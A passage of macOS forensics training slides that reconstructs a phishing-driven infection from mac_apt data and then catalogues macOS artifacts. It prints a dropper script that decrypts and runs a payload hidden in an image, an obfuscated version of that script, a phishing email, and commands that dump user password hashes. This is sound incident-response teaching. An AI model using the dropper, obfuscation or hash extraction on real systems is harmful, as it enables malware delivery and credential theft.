    - /Users/<username>/Library/Containers/com.apple.Safari/Data/Library/Safari/WebExtensions/Extensions.plist
- Preferences
  - Safari 12 or earlier
    - /Users/<username>/Library/Preferences/com.apple.Safari.plist
  - Safari 13 or later
    - /Users/<username>/Library/Containers/com.apple.Safari/Data/Library/Preferences/com.apple.Safari.plist

Email (Apple Mail) artifacts

- Spotlight also covers Apple Mail for indexing by default.
- Here, instead of directly analyzing Apple Mail related files, we will investigate the Spotlight database.

10.2

Hands-on:
Investigation of reasons why TinkaOTP Installer.app was run

Investigation of reasons why TinkaOTP Installer.app was run

- Presume the reasons why TinkaOTP Installer was run from Finder based on web access history and email.
- Items to be investigated
  - mac_apt.db
    - Safari
    - Spotlight-macforensics-store_com.apple.mail
    - Spotlight-macforensics-.store-DIFF_com.apple.mail

Hands-On

mac_apt.db: Safari (1/3)

- Web access history on Safari
  - Web page title, URL, access date
- Filtering conditions (1)
  - Type = HISTORY
  - Name_or_Title: Searched word or web page title
  - Sorting based on Date enables to display the pages in the order of their access.

Hands-On

mac_apt.db: Safari (2/3)

- Address bar search history on Safari
  - Search string, date, and time of search
- Filtering conditions (2)
  - Other_Info = RECENT_SEARCH
  - Name_or_Title: Searched word
  - Date: Search timestamp

Hands-On

mac_apt.db: Safari (3/3)

- List of files downloaded from Safari
  - File download URL, file path to the storage location
  - Timestamp is not available.
- Filtering conditions (3)
  - Type = DOWNLOAD
  - URL = Domain name related to the attacker
  - URL: Download source URL
  - Other_Info: Path to the destination file
  - Date and time of download is not recorded.
- If a file was downloaded after browsing web pages, Type should be recorded for both HISTORY and DOWNLOAD.
  - If only Type = DOWNLOAD is recorded...?

Hands-On

- mac_apt.db: Spotlight-macforensics-*_com.apple.mail

  - Filtering conditions
    - kMDItemAuthorEmailAddresses: Email address of the sender
    - com_apple_mail_dateReceived: Date and time of email receipt
    - kMDItemSubject: Subject of email
    - _kMDItemSnippet: Body of email (up to 300 bytes)
    - Filter using the domain name, etc. used by the attacker.

Solutions to Exercise 6

Reasons why TinkaOTP Installer.app was run (1/5)

- mac_apt.db: Safari
  - By checking access history and search history, you can find the user was looking into the following tools.
    - Software development tools
    - Text editors
    - brew
    - Two-factor authentication tools

	Type	Name_or_Title	URL	Date
	TORY	フィルター	フィルター	フィルター
1	HISTORY	Google	https://www.google.com/?client=safari&channel=mac_bm	2021-11-25 03:44:42.490200
2	HISTORY	Google	https://www.google.com/?client=safari&channel=mac_bm	2021-11-25 03:44:43.021704
3	HISTORY	mac software developer tools - Google 検索	https://www.google.com/search?client=safari&rls=en&q=mac+software+developer+tools&ie=UTF-8&oe=UTF-8	2021-11-25 03:52:56.809620
4	HISTORY	mac software developer tools - Google 検索	https://www.google.com/search?client=safari&rls=en&q=mac+software+developer+tools&ie=UTF-8&oe=UTF-8	2021-11-25 03:52:57.575365
5	HISTORY		https://www.google.com/setprefs?...	2021-11-25 03:53:11.355281
6	HISTORY	mac software developer tools - Google Search	https://www... F-8&oe=UTF-8	2021-11-25 03:53:11.355690
7	HISTORY	mac software developer tools - Google Search	https://www.goo... F-8&oe=UTF-8	2021-11-25 03:53:12.176149
8	HISTORY	25 Mac Tools for Productive Coding	https://www.free... try-8e8de8b3d9bb/	2021-11-25 03:53:29.773581
9	HISTORY	NULL	https://www.google.com/search?client=safari&rls=en&q=mac+software+developer+tools&ie=UTF-8&oe=UTF-8	2021-11-25 03:54:29.257007
10	HISTORY	Visual Studio 2019 for Mac - IDE for macOS	https://visualstudio.microsoft.com/vs/mac/	2021-11-25 03:54:29.257259
11	HISTORY	Free Developer Software & Services - Visual Studio	https://visualstudio.microsoft.com/free-developer-offers/	2021-11-25 03:55:22.036978
12	HISTORY	Thank you for downloading Visual Studio for Mac - Visual Studio	https://visualstudio.microsoft.com/thank-you-downloading-visual-studio-mac/?sku=communitymac&rel=16	2021-11-25 03:56:11.801063
13	HISTORY	Thank you for downloading Visual Studio for Mac - Visual Studio	https://visualstudio.microsoft.com/thank-you-downloading-visual-studio-mac/?sku=communitymac&rel=16#	2021-11-25 03:56:15.819435
14	HISTORY	Thank you for downloading Visual Studio for Mac - Visual Studio	https://visualstudio.microsoft.com/thank-you-downloading-visual-studio-mac/?sku=communitymac&rel=16	2021-11-25 03:56:31.383405
15	HISTORY	brew install - Google Search	https://www.goo...	2021-11-25 03:57:27.667673
16	HISTORY	brew install - Google Search	https://www.goo...	2021-11-25 03:57:28.476534
17	HISTORY	The Missing Package Manager for macOS (or Linux) — ...	https://brew.sh/	2021-11-25 03:57:40.640211
18	HISTORY	mac text editor - Google Search	https://www.google.com/search?client=safari&rls=en&q=mac+text+editor&ie=UTF-8&oe=UTF-8	2021-11-25 04:07:34.936956
19	HISTORY	mac text editor - Google Search	https://www.google.com/search?client=safari&rls=en&q=mac+text+editor&ie=UTF-8&oe=UTF-8	2021-11-25 04:07:35.924957
20	HISTORY	12 Best Text Editors for Mac You Should Use in 2020 | Beebom	https://beebom.com/best-text-editors-for-mac/	2021-11-25 04:08:08.635769
21	HISTORY	NULL	https://www.goo...	2021-11-25 04:09:01.485156
22	HISTORY	Best text editors in 2021: for Linux, Mac, and Windows coders ...	https://www.tech...	2021-11-25 04:09:01.485422
23	HISTORY	Best text editors in 2021: for Linux, Mac, and Windows coders ...	https://www.tech...	2021-11-25 04:09:13.458577
24	HISTORY	Documentation for Visual Studio Code	https://code.visualstudio.com/	2021-11-25 04:09:21.700940
25	HISTORY	Best text editors in 2021: for Linux, Mac, and Windows coders ...	https://www.techradar.com/best/best-text-editors	2021-11-25 04:09:23.473822
26	HISTORY	Best text editors in 2021: for Linux, Mac, and Windows coders ...	https://www.techradar.com/best/best-text-editors	2021-11-25 04:09:23.647421
27	HISTORY	two factor authentication mac - Google Search	https://www.google.com/search?client=safari&rls=en&q=two+factor+authentication+mac&ie=UTF-8&oe=UTF-8	2021-11-25 04:20:28.351796
28	HISTORY	two factor authentication mac - Google Search	https://www.google.com/search?client=safari&rls=en&q=two+factor+authentication+mac&ie=UTF-8&oe=UTF-8	2021-11-25 04:20:29.435013
29	HISTORY	two factor authentication tool mac - Google Search	https://www.google.com/search?client=safari&rls=en&q=two+factor+authentication+tool+mac&ie=UTF-8&oe=UTF-8	2021-11-25 04:20:51.181664
30	HISTORY	two factor authentication tool mac - Google Search	https://www.goo... &ie=UTF-8&oe=UTF-8	2021-11-25 04:20:52.012964
31	HISTORY	Multi-factor authentication - Wikipedia	https:...	2021-11-25 04:21:24.373810
32	HISTORY	NULL	https://www.goo... &ie=UTF-8&oe=UTF-8	2021-11-25 04:21:56.820937
33	HISTORY	Configuring two-factor authentication - GitHub Docs	https://docs.git... tion-2fa/configuring-...	2021-11-25 04:21:56.821241
34	HISTORY	Configuring two-factor authentication - GitHub Docs	https://docs.github.com/en/authentication/securing-your-account-with-two-factor-authentication-2fa/configuring-...	2021-11-25 04:21:57.159382
35	HISTORY	Configuring two-factor authentication - GitHub Docs	https://docs.github.com/en/authentication/securing-your-account-with-two-factor-authentication-2fa/configuring-...	2021-11-25 04:22:49.040450
36	HISTORY	Configuring two-factor authentication - GitHub Docs	https://docs.github.com/en/authentication/securing-your-account-with-two-factor-authentication-2fa/configuring-...	2021-11-25 04:22:49.040736

Search for software development tools

Search for brew

Search for text editors

Search for two-factor authentication tools

Reasons why TinkaOTP Installer.app was run (3/5)

テーブル: Safari

カラムをフィルター

	Type	Name_or_Title	URL	Date	Other_Info
	フィルター	フィルター	フィルター	フィルター	RECENT_SEARCH
1	GENERAL	mac software developer tools		2021-11-25 03:52:56.322884	RECENT_SEARCH
2	GENERAL	brew install		2021-11-25 03:57:27.408917	RECENT_SEARCH
3	GENERAL	mac text editor		2021-11-25 04:07:34.642638	RECENT_SEARCH
4	GENERAL	two factor authentication mac		2021-11-25 04:20:28.063252	RECENT_SEARCH
5	GENERAL	two factor authentication tool mac		2021-11-25 04:20:51.003565	RECENT_SEARCH

Same search words as search based on Type = HISTORY

Reasons why TinkaOTP Installer.app was run (4/5)

- Filtering URLs with 2fa.test displays only the download history.

	Type	Name_or_Title	URL	Date	Other_Info
	フィルター	フィルター	2fa.test	フィルター	フィルター
1	DOWN...	Installer.dmg	http://www.2fa.test/download/Installer.dmg	NULL	/Users/macforensics/Downloads/Installer.dmg

- Since only the download history is recorded, it is possible that Installer.dmg was downloaded by clicking a link in a mail or message.

Reasons why TinkaOTP Installer.app was run (5/5)

- The following SQL can display mail entries with text containing “2fa.test”.

```
SELECT kMDItemPrimaryRecipientEmailAddresses, kMDItemAuthors, kMDItemAuthorEmailAddresses,
com_apple_mail_dateReceived, com_apple_mail_dateLastViewed, kMDItemSubject, _kMDItemSnippet FROM "Spotlight-
macforensics-.store-DIFF_com.apple.mail" WHERE _kMDItemSnippet LIKE "%2fa.test%";
```

	kMDItemPrimaryRecipientEmailAddresses	kMDItemAuthors	kMDItemAuthorEmailAddresses	com_apple_mail_dateReceived	com_apple_mail_dateLastViewed
1	macforensics@my-company.example	2FA Sales	sales@2fa.test	2021-11-25 04:28:04	2021-11-25 04:49:32.065702

kMDItemSubject	_kMDItemSnippet
Try our new two factor authentication tool!!	Dear customers, We've developed a brand new two-factor authentication tool for macOS!! Download and try it now.http://www.2fa.test/download/Installer.dmg

- For this hands-on session, I intentionally kept the body of the phishing email under 300 bytes.
- In an actual incident, an email forensic tool would likely be required.

Timelines up to this point (1/2)

Timestamp (UTC)	Activity
2021-11-25 04:28:04	While searching for two-factor authentication tools, the user received a phishing mail from sales@2fa.test.
2021-11-25 04:41:22.660911	/Users/macforensics/Downloads/Installer.dmg was created. (Downloaded from http://www.2fa.test/download/Installer.dmg using Safari by clicking a link in the mail)
2021-11-25 04:41:27.593697	/Users/macforensics/Downloads/Installer.dmg mounted (Start of verification).
2021-11-25 04:41:34.416693	Installer was mounted (apfs).
2021-11-25 04:41:37.924145	TinkaOTP Installer was run (using Finder).
2021-11-25 04:41:38.114360	/Volumes/Installer/TinkaOTP Installer.app/Contents/MacOS/TinkaOTP Installer was run.
2021-11-25 04:41:40.842618	/var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/Installer.jv3vIUms was run (TinkaOTP Installer drops and runs, and performs the process up to the running of TinkaOTP).
2021-11-25 04:41:40.892716	/Users/macforensics/Downloads/TinkaOTP.dmg was created.

Timelines up to this point (2/2)

Timestamp (UTC)	Activity
2021-11-25 04:41:44.076904	TinkaOTP was mounted (hfs).
2021-11-25 04:41:44.097888	/Applications/TinkaOTP.app created (same as the file in TinkaOTP.dmg).
2021-11-25 04:41:44.355439	TinkaOTP was unmounted (hfs).
2021-11-25 04:41:44.446290	TinkaOTP was run (using open command).
2021-11-25 04:41:45.360051	/User/macforensics/Library/.mina was created (dropped by TinkaOTP).
2021-11-25 04:41:45.398062	/Users/macforensics/Library/.mina was run (run by TinkaOTP).
2021-11-25 04:41:45.406457	/Users/macforensics/Library/LaunchAgents/com.aex-loop.agent.plist created (created by .mina).
2021-11-25 04:41:59.291558	Installer was unmounted (apfs).

Looking back at timelines up to this point

- Now we have completed the forensic timeline that covers the scenarios prepared for this hands-on session.
  - The true reasons why TinkaOTP Installer was run needs to be confirmed by interviewing the user.

11 Discussion related to the architecture of the hands-on environment

Reasons why TinkaOTP Installer.app was able to be run (1/3)


- For files downloaded from Safari, the com.apple.quarantine extended attribute is given.
- Gatekeeper/Notarization prevents the execution of unsigned applications.
- An application that cannot actually be run was run.
- It is possible that security frameworks including Gatekeeper were bypassed.

Reasons why TinkaOTP Installer.app was able to be run (2/3)

- Vulnerability used: CVE-2021-30657
  - macOS Gatekeeper Bypass (2021 Edition)
    - https://cedowens.medium.com/macos-gatekeeper-bypass-2021-edition-5256a2955508
  - All Your Macs Are Belong To Us
    - https://objective-see.com/blog/blog_0x64.html

Reasons why TinkaOTP Installer.app was able to be run (3/3)

- If run on macOS 12.0.1



Obfuscated shell script

- Obfuscated shell script used for TinkaOTP Installer.app
  - I re-implemented the obfuscator used in Zshlayer myself.

```
% cat installer.sh
#!/bin/bash
osascript -e 'set popup to display dialog "Thanks for installing our product!!" with icon file "Volumes:Installer:TinkaOTP
Installer.app:Contents:Resources:TinkaOTP.icns" with title "TinkaOTP Installer" buttons {"OK"}'
TEMP_NAME="$(mktemp -t Installer)"
tail -c -8448 /Volumes/Installer/TinkaOTP¥ Installer.app/Contents/Resources/.TinkaOTP.png | openssl enc -aes-256-cbc -salt -md md5 -d -A -base64 -out
"${TEMP_NAME}" -pass 'pass:UdIm~Kdl$bOd[&E=' && chmod +x "${TEMP_NAME}" && "${TEMP_NAME}" > /dev/null 2>&1 && rm -rf "${TEMP_NAME}"
```

```
% python3 ~/Documents/GitHub/z4so/z4so.py -i installer.sh -c
#!/bin/bash
zsh << 'ToKzwe9'
kkxLxsCrli='0006';L3LKqw3ggwI5='00000049¥U000';YFk0ZsBFz='00006f¥U0';jS2OE='045¥U4d¥';GE7j7rrEIE='0006f¥U06c¥U75¥U';VBz='00072¥U20¥U000';uAhmlU='74¥U000
006f¥U0002';aF9uK2ISlx='073¥U2f¥U0000052';SMQbGKd='U00000';Sbt07='0¥U00000065¥U6';jVbrg='22¥U00000024';gWw9n='000';AUB1Zlq1m3ny='e¥U000004';JN3qa='U0000
005f¥U0';fGO='0002';g0LJ2LVH='3¥U0';ehWv7YCqpLAK='U00070¥U00006c';Eja9='2¥U4f¥U4b¥U22¥U';MwlDYgiuueo='03a¥U00054¥U00';IIDiTjnk='0045¥U000004d¥';VFc8Dgy
ef='¥U00026¥U0026¥U20';vo90FD='45¥U007d';HeTBegXt='073¥U000006c¥U2';pvv425='¥U0';an4Ua36S5='3¥U';LAnofSdl4qL='0000061¥U000004f';HViG16vctYr1='43¥U6';tD7
2TRUa3erc='¥U000063¥U068¥';FXK6XKRXH5f='070¥U00002f¥U0';ge6fJvda='20¥U69¥U000063¥';e04PDo='¥U0';Jgu='61¥U073¥U000073¥U';Rj0d0D='¥U00000072¥U00';MVDg0nBg
DHRX='00000';tTj='U22¥U00054¥U';roQA0J3de='65';vFCu='002e¥U0061¥U7';HmcT0sQUd='3e¥U20¥U2f¥';tkW3VvO3='0¥U5f¥U000000';sZP='063¥U00000065¥U0';UOfgQRPHC='0
00068¥U00';B1Sn='000006b¥U0';pr8If='000004e¥U0';ZOCG5Pe6Vy7K='00069¥U00074¥U6c';MS7='0038¥U20¥U02f¥U00';iHkhacZf5t5='0¥U6d¥U00';qcA3qv210wJM='¥U23¥U0000
(snip)
```

TinkaOTP.app

- I used the actual malware TinkaOTP.app and .mina as they are.
  - Lazarus' MacOS Dacls RAT Shows Multi-Platform Ability
    - https://www.trendmicro.com/en_us/research/20/e/new-macos-dacls-rat-backdoor-show-lazarus-multi-platform-attack-capability.html
  - New Mac variant of Lazarus Dacls RAT distributed via Trojanized 2FA app
    - https://blog.malwarebytes.com/threat-analysis/2020/05/new-mac-variant-of-lazarus-dacls-rat-distributed-via-trojanized-2fa-app/

12 Summary

Summary

- We have shared the basics of macOS forensics (basic process, artifacts, analysis tools, etc.).
- We also shared how to create a forensic timeline using the analysis results of mac_apt.
  - The roles of three databases generated by mac_apt and the filtering method for each analysis result.
  - Simplified analysis method for suspicious programs.

Thank you for listening!

Any questions?

A1

Appendix 1: macOS forensic artifacts

Artifacts used in macOS forensics

- I will discuss only typical artifacts.
- macOS artifacts often change.
  - The file path and name change due to OS version upgrade.
  - The string recorded in the log changes.
  - Some messages are no longer logged.
- macOS forensic tools require maintenance on an ongoing basis.

Filesystem – HFS+

- This filesystem has been used since Classic Mac OS. However, since OS has been installed to the APFS volume since macOS 10.13, there will be few cases where it will be investigated in the future.
- Metadata
  - Volume Header
    - Offset to other metadata is recorded.
  - Alternate Volume Header
    - Backup of Volume Header.
  - Allocation File
    - Bit map of blocks used.
  - Extents Overflow File
    - Management of expanding the capacity of each metadata item (bad sectors are also managed here).
  - Catalog File
    - Metadata of files and folders are stored.
  - Attributes File
    - The Extended Attributes of files and folders.
- Journaling (Mac OS X 10.2.2 or later)
  - “.journal” is created directly under the root directory (corresponds to $UsnJrnl:$J in the NTFS).

Filesystem – Apple File System (APFS)

- New filesystem adopted from macOS 10.13.
  - Snapshots and encryption of the filesystem, etc. are supported.
- It is managed by tracing the metadata structure information recorded in a particular offset in the disk.
- For example, to acquire a file offset, the following structures are browsed in order.
  - Container Superblock
  - Checkpoint area
  - Container object map (Object map)
  - Object map B-tree
  - Volume Superblock
  - Object map
  - Object map B-Tree
  - Filesystem B-Tree (Root node)
  - Filesytem B-Tree (Leaf node)
  - j_file_extent_val_t: Offset in the disk

Filesystem metadata (1/4)

- .fseventsd
  - Mac OS X 10.5 or later
  - It can be used for both HFS+ and APFS.
  - Information similar to $UsnJrnl:$J of NTFS is recorded.
  - Records are recorded in file units; multiple events, such as file creation, change, delete, etc., are recorded in one record.
  - Since no timestamps are recorded, we will use update dates of artifact files as rough timestamps.
  - The following are recorded in the ".fseventsd" folder directly under the root directory of each partition.
    - If a file named "no_log" is created directly under the .fseventsd directory, records will no longer be recorded in that volume.
  - Created also in external media.

Filesystem metadata (2/4)

- .DS_Store
  - Mac OS X 10.4 or later
  - It can be used for both HFS+ and APFS.
  - Information similar to $UsnJrnl:$J of NTFS is recorded.
  - It is created when a folder is opened from Finder and a file display method, etc. are stored.
  - .DS_Store in Trash (~/.Trash folder) contains the original file names of deleted files and their folder paths.

Filesystem metadata (3/4)

- Extended Attributes (1)
  - Supplemental file information is stored.
  - It can be used for both HFS+ and APFS.
  - Corresponds to Alternate Data Stream (ADS) of NTFS.
  - It is given when a file is downloaded with a web browser, etc.
    - kMDItemWhereFroms: Download source URL
    - kMDItemDownloadedDate: Date and time of file download
  - The security framework of macOS refers to this attribute to display a dialog box, scan files, etc.
    - com.apple.quarantine
  - When a file is copied to exFAT and other filesystems which cannot store Extended Attributes, the information will be stored in a hidden file named "._<filename>" (AppleDouble format).

Filesystem metadata (4/4)

- Extended Attributes (2)

```
% xattr -l ~/Downloads/Hopper-5.2.0-demo.dmg
com.apple.metadata:kMDItemWhereFroms:
00000000  62 70 6C 69 73 74 30 30 A2 01 02 5F 10 3B 68 74  |bplist00..._.;ht|
00000010  74 70 73 3A 2F 2F 64 32 61 70 36 79 70 6C 31 78  |tps://d2ap6ypl1x|
00000020  62 65 34 6B 2E 63 6C 6F 75 64 66 72 6F 6E 74 2E  |be4k.cloudfront.|
00000030  6E 65 74 2F 48 6F 70 70 65 72 2D 35 2E 32 2E 30  |net/Hopper-5.2.0|
00000040  2D 64 65 6D 6F 2E 64 6D 67 5F 10 28 68 74 74 70  |-demo.dmg_.(http|
00000050  73 3A 2F 2F 77 77 77 2E 68 6F 70 70 65 72 61 70  |s://www.hopperap|
00000060  70 2E 63 6F 6D 2F 64 6F 77 6E 6C 6F 61 64 2E 68  |p.com/download.h|
00000070  74 6D 6C 3F 08 0B 49 00 00 00 00 00 00 01 01 00  |tml?..I.........|
00000080  00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00  |................|
00000090  00 00 00 00 00 00 74                             |......t|
00000097
com.apple.quarantine: 0081;61bfcf9b;Firefox;267B7D7C-D5A0-4F13-B87F-B2D2DC81BE89
```

User accounts (1/6)

- Open Directory
  - Directory service and network authentication system used in macOS.
  - Performs access and management of managed information, such as user accounts, and groups and host settings.
  - It accesses the backend local files, LDAP, and Active Directory through plugins.
- Local root folder of Open Directory
  - /private/var/db/dslocal/nodes/Default/
  - Various information is stored under the root folder as plist files.
- Access to Open Directory information
  - dscl command (live system)
  - Direct access to the configuration file (live system or offline)

User account (2/6)

- dscl command

```
$ sudo dscl
Entering interactive mode... (type "help" for commands)
 > cd Local/Default/
/Local/Default > ls Users/
_amavisd
_analyticsd
_appinstalld
(snip)
/Local/Default > read Users/macforensics ShadowHashData
dsAttrTypeNative:ShadowHashData:
 62706c69 73743030 d2010203 0a5f101e 5352502d 52464335 3035342d 34303936 2d534841 3531322d
50424b44 46325f10 1453414c 5445442d 53484135 31322d50
(snip)
```

Gets the user list.

Gets the user password hash.

User accounts (3/6)

- Direct access to the configuration file
  - Getting the user list.

```
$ sudo ls /private/var/db/dslocal/nodes/Default/users/
_amavisd.plist        _devicemgr.plist                _krb_krbtgt.plist
_scsd.plist           _analyticsd.plist               _diskimagesiod.plist
(snip)
```

  - Getting the user password hash.

```
$ sudo plutil -extract 'ShadowHashData' xml1
/private/var/db/dslocal/nodes/Default/users/macforensics.plist -o - | grep -v "<" | base64
-d -i - -o - | plutil -convert xml1 - -o -
```

User accounts (4/6)

- Last login user
  - /Library/Preferences/com.apple.loginwindow.plist
  - In addition to the last login user, the last result and the last timestamp of login attempts, auto login user, acceptance of the guest user, etc. are recorded.

```
$ % plutil -p /Library/Preferences/com.apple.loginwindow.plist
{
  "AccountInfo" => {
    "FirstLogins" => {
      "macforensics" => 1
      "user01" => 1
    }
    "MaximumUsers" => 1
    "OnConsole" => {
    }
  }
  "GuestEnabled" => 0
  "lastLoginPanic" => 642904286.81091
  "lastUser" => "loggedIn"
  "lastUserName" => "macforensics"
  "MCXLaunchAfterUserLogin" => 1
  "OptimizerLastRunForBuild" => 42142560
  "OptimizerLastRunForSystem" => 184681216
  "SHOWFULLNAME" => 1
  "UseVoiceOverLegacyMigrated" => 1
}
```

User accounts (5/6)

- Deleted users
  - /Library/Preferences/com.apple.preferences.accounts.plist
  - The names, IDs, and timestamps of the deleted users are recorded.

```
$ plutil -p /Library/Preferences/com.apple.preferences.accounts.plist
{
  "deletedUsers" => [
    0 => {
      "date" => 2021-05-20 02:53:51 +0000
      "dsAttrTypeStandard:RealName" => "testuser"
      "dsAttrTypeStandard:UniqueID" => 502
      "name" => "testuser"
    }
  ]
}
```

User accounts (6/6)

- Internet accounts
  - /Users/<username>/Library/Accounts/AccountsX.sqlite
  - “Internet Accounts” information under “System Preferences” is stored.
  - The number “X” in “AccountsX.sqlite” varies depending on the OS version.
    - In macOS 10.15 and macOS 11:
      - Accounts4.sqlite

Program run history in macOS

- A function, such as Prefetch in Windows, is not available.
- Program run history is left as the history for each of the applications, including zsh, Finder, and Spotlight.
  - Timestamps are often not recorded.
- In the Unified Logs, run commands and applications may be recorded.
  - Timestamps are also recorded.
  - A program run history to be recorded in the Unified Logs is described later.

Program run history (2/6)

- .bash_history
  - bash command history
- .bash_sessions directory
  - Adopted from macOS 10.11.
  - Histories are divided for each bash session and saved.
  - File structure
    - TERM_SESSION_ID.history: A session history is stored.
    - TERM_SESSION_ID.historynew: Left blank in many cases.
    - TERM_SESSION_ID.session: The last resumed timestamp is stored.
    - File creation timestamp of TERM_SESSION_ID.historynew = Session start date and time
    - File creation timestamp of TERM_SESSION_ID.historyfile = Session end date and time
  - The .history file contains not only the command history of the session in question, but also a copy of the command history of previous sessions. Therefore, the actual command history of the session in question is the difference between the two.

Program run history (3/6)

- .zsh_history
  - zsh command history
  - In macOS 10.15, the terminal default shell has been changed to zsh.
  - Although the date and time when a command was run is not recorded, you can get the command run date and time by running the zsh built-in command “history –i 1”.
- .zsh_sessions directory
  - As in .bash_sessions, a history for each zsh session is saved.

Program run history (4/6)

- Users Interface Preservation
  - Adopted in OS X 10.7.
  - In order to restore the application status at login, this feature stores application data when the system is rebooted.
  - ~/Library/Saved Application State/*.savedState/
    - The date and time of directory creation is the timestamp for the first application run.
    - The date and time of file modification is the timestamp for the last application run.
    - Although this data is encrypted with AES-128, its key is stored in a separate file from the data.
  - The buffer of Terminal application can be restored.

Program run history (5/6)

- Spotlight Shortcuts
  - Applications run from Spotlight are recorded.
  - Since Spotlight supplements application names, you can run Firefox just by entering “fire”. In this case, entries in which “fire” and “Firefox” are associated are recorded.
  - OS X 10.9 or earlier
    - ~/Library/Preferences/com.apple.spotlight.plist
  - OS X 10.10 or later
    - ~/Library/Application Support/com.apple.spotlight.Shortcuts
  - macOS 10.15
    - ~/Library/Application Support/com.apple.spotlight/com.apple.spotlight.Shortcuts
  - macOS 11 or later
    - ~/Library/Application Support/com.apple.spotlight/com.apple.spotlight.Shortcuts.v3

Program run history (6/6)

- Transparency, Consent, and Control (TCC)
  - Timestamps of permission settings for applications that access privacy related functions (camera, microphone, and etc.) or specific folders (~/Documents, ~/Desktop, and ~/Downloads, etc.) are recorded.
  - System
    - /Library/Application Support/com.apple.TCC/TCC.db
  - User
    - /Users/<username>/Library/Application Support/com.apple.TCC/TCC.db
  - Recorded also in the Unified Logs.
    - https://www.mac4n6.com/blog/2020/6/1/analysis-of-apple-unified-logs-quarantine-edition-entry-10-you-down-with-tcc-yea-you-know-me-tracking-app-permissions-and-the-tcc-apollo-module

Autorun programs (1/6)

- Launch Daemon/Agents
  - Launch Daemon/Agents runs programs according to the setting file (plist) stored in a certain folder when the OS starts.
  - It is often used for malware.
  - The folder to save the file varies depending on the developer.
  - Apple
    - /System/Library/LaunchDaemons/
    - /System/Library/LaunchAgents/
  - Third-parties
    - /Library/LaunchDaemons/
    - /Library/LaunchAgents/
  - Users
    - ~/Library/LaunchAgents/

- Persistence monitoring tool BlockBlock

```
% plutil -p /Library/LaunchDaemons/com.objective-see.blockblock.plist
{
  "EnableTransactions" => 0
  "Label" => "com.objective-see.blockblock"
  "LSUIElement" => 1
  "MachServices" => {
    "com.objective-see.blockblock" => 1
  }
  "ProgramArguments" => [
    0 => "/Library/Objective-See/BlockBlock/BlockBlock.app/Contents/MacOS/BlockBlock"
  ]
  "RunAtLoad" => 1
}
```

- Login Items
  - Login Items runs programs when the user logs in.
  - It is often used for malware.
  - macOS 10.12 or earlier
    - ~/Library/Preferences/com.apple.loginitems.plist
  - macOS 10.13 or later
    - ~/Library/Application Support/com.apple.backgroundtaskmanagementagent/backgrounditems.btm

Autorun programs (4/6)

- Replacement of the path to the Dock item run file.
  - For applications frequently used by the user, their icons can be registered in the area called Dock at the bottom of the screen.
    - For recently run applications, their icons are also automatically displayed.
    - Application file paths and timestamps, etc. are also recorded.
    - /Users/<username>/Library/Preferences/com.apple.dock.plist
  - By rewriting the path to an application file registered with Dock with that of a malicious program, malware can be run when the user clicks the icon in Dock.
    - Fake application names and icons can be displayed in Dock.
  - When the malware is run, the legitimate application can be started so that it is less likely to be noticed by the user.
    - https://posts.specterops.io/are-you-docking-kidding-me-9aa79c24bdc1
  - The same attack can be done with .LNK in Windows.

Autorun programs (5/6)

- at
  - Same as that of UNIX/Linux.
  - Disabled by default.
  - Started from Launch Daemon.
    - /System/Library/LaunchDaemons/com.apple.atrun.plist
  - Job files:
    - /private/var/at/jobs/
    - /usr/lib/cron/jobs/
    - /usr/lib/cron is hard linked to /private/var/at (same i-node).
- cron
  - Same as that of UNIX/Linux.
  - Job files:
    - /private/var/at/tabs/
    - /usr/lib/cron/tabs/

Autorun programs (6/6)

- emond (Event Monitor Daemon)
  - Adopted in OS X 10.5.
    - Development of emond is no longer ongoing, but the file still remains in macOS 11.
  - emond starts when a file exists in the following directory.
    - /private/var/db/emondClients
  - Root folder
    - /private/etc/emond.d/rules/

Recent Items (1/4)

- Recent Items records accessed files, etc. as with RecentDocs in Windows.
  - OS X 10.10 or earlier
    - ~/Library/Preferences/com.apple.recentitems.plist
  - OS X 10.11 or later
